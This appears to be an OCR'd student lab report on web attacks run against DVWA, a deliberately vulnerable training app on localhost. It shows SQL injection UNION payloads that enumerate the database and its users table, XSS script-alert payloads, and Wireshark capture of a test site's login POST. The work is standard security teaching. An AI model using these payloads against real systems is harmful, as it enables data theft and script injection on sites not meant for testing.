
1a) Perform SQL injection on DVWA
We first start the apache2 server and use mariadb as the database.
1)always true scenario .2)display database version 3)display database use 4) display database name 5)display all tables in information_schema 6)display all the coloumn fields in information_schema user table 7)display column field contents








DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' union select user(),database()#
First name: admin
Surname: admin
ID: 1' union select user(),database()#
First name: Nishith@localhost
Surname: dvwa
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/



DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: SQL Injection
User ID:
Submit
ID: 0' union select 1,group_concat(table_name) from information_schema.tables wher
First name: 1
Surname: guestbook,users
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/



DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Vulnerability: SQL Injection
User ID:
Submit
ID: 0' union select 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/





1 b) Perform Cross-site scripting on DVWA
XSS DOM here to the url we add <script>alert()</script> by adding this javascript code we can expose the vulnerability. Same in the case of XSS Reflected also.





localhost/dvwa/vulnerabilities/xss_d/?default=<script>alert(5)</script>
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA Security :: Dam…
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
English
Select
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/attacks/DOM_Based_XSS
https://www.acunetix.com/blog/articles/dom-xss-explained/



Exploit-DB
Google Hacking DB
OffSec
DVWA Security :: Dam…
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
localhost
5
OK



Exploit-DB
Google Hacking DB
OffSec
DVWA Security :: Dam…
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
<script>alert(1)</script>
Submit
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/



1 c) Perform File upload DVWA










2) a: Perform Sniffing using Wireshark in kali linux


We go to a http test website where we give our login credentials and using wireshark which we used to catch packets and thus we get the login credentials of the victim.


Applications Places Firefox ESR Mar 14 03:45
Kali Linux YouTube Settings Web Scraper Testing Gro
testing-ground.webscraping.pro/login?mode=login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec DVWA Security :: Dam...
WEB SCRAPER TESTING GROUND
LOGIN
Often in order to reach the desired information you need to be logged in to the website. Most of today's websites use so-called form-based authentication which implies sending user credentials using POST method, authenticating it on the server and storing user's session in a cookie.
This simple test shows scraper's ability to:
1. Send user credentials via POST method
2. Receive, Keep and Return a session cookie
3. Process HTTP redirect (302)
How to test:
1. Enter admin and 12345 in the form below and press Login
2. If you see WELCOME :) then the user credentials were sent, the cookie was passed and HTTP redirect was processed
3. If you see ACCESS DENIED! then either you entered wrong credentials or they were not sent to the server properly
4. If you see THE SESSION COOKIE IS MISSING OR HAS A WRONG VALUE! then the user credentials were properly sent but the session cookie was not properly stored or passed
5. If you see REDIRECTING... then the user credentials were properly sent but HTTP redirection was not processed
6. Click GO BACK to start again
Please, login:
User name: admin Password: hello Login


Applications Places wireshark Mar 14 03:46
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
50 34.315197957 192.168.110.184 178.208.88.6 HTTP 637 POST /login?mode=login HTTP/1.1 (application/x-www-form-urlencoded)
52 34.527214951 178.208.88.6 192.168.110.184 HTTP 2156 HTTP/1.1 200 OK (text/html)
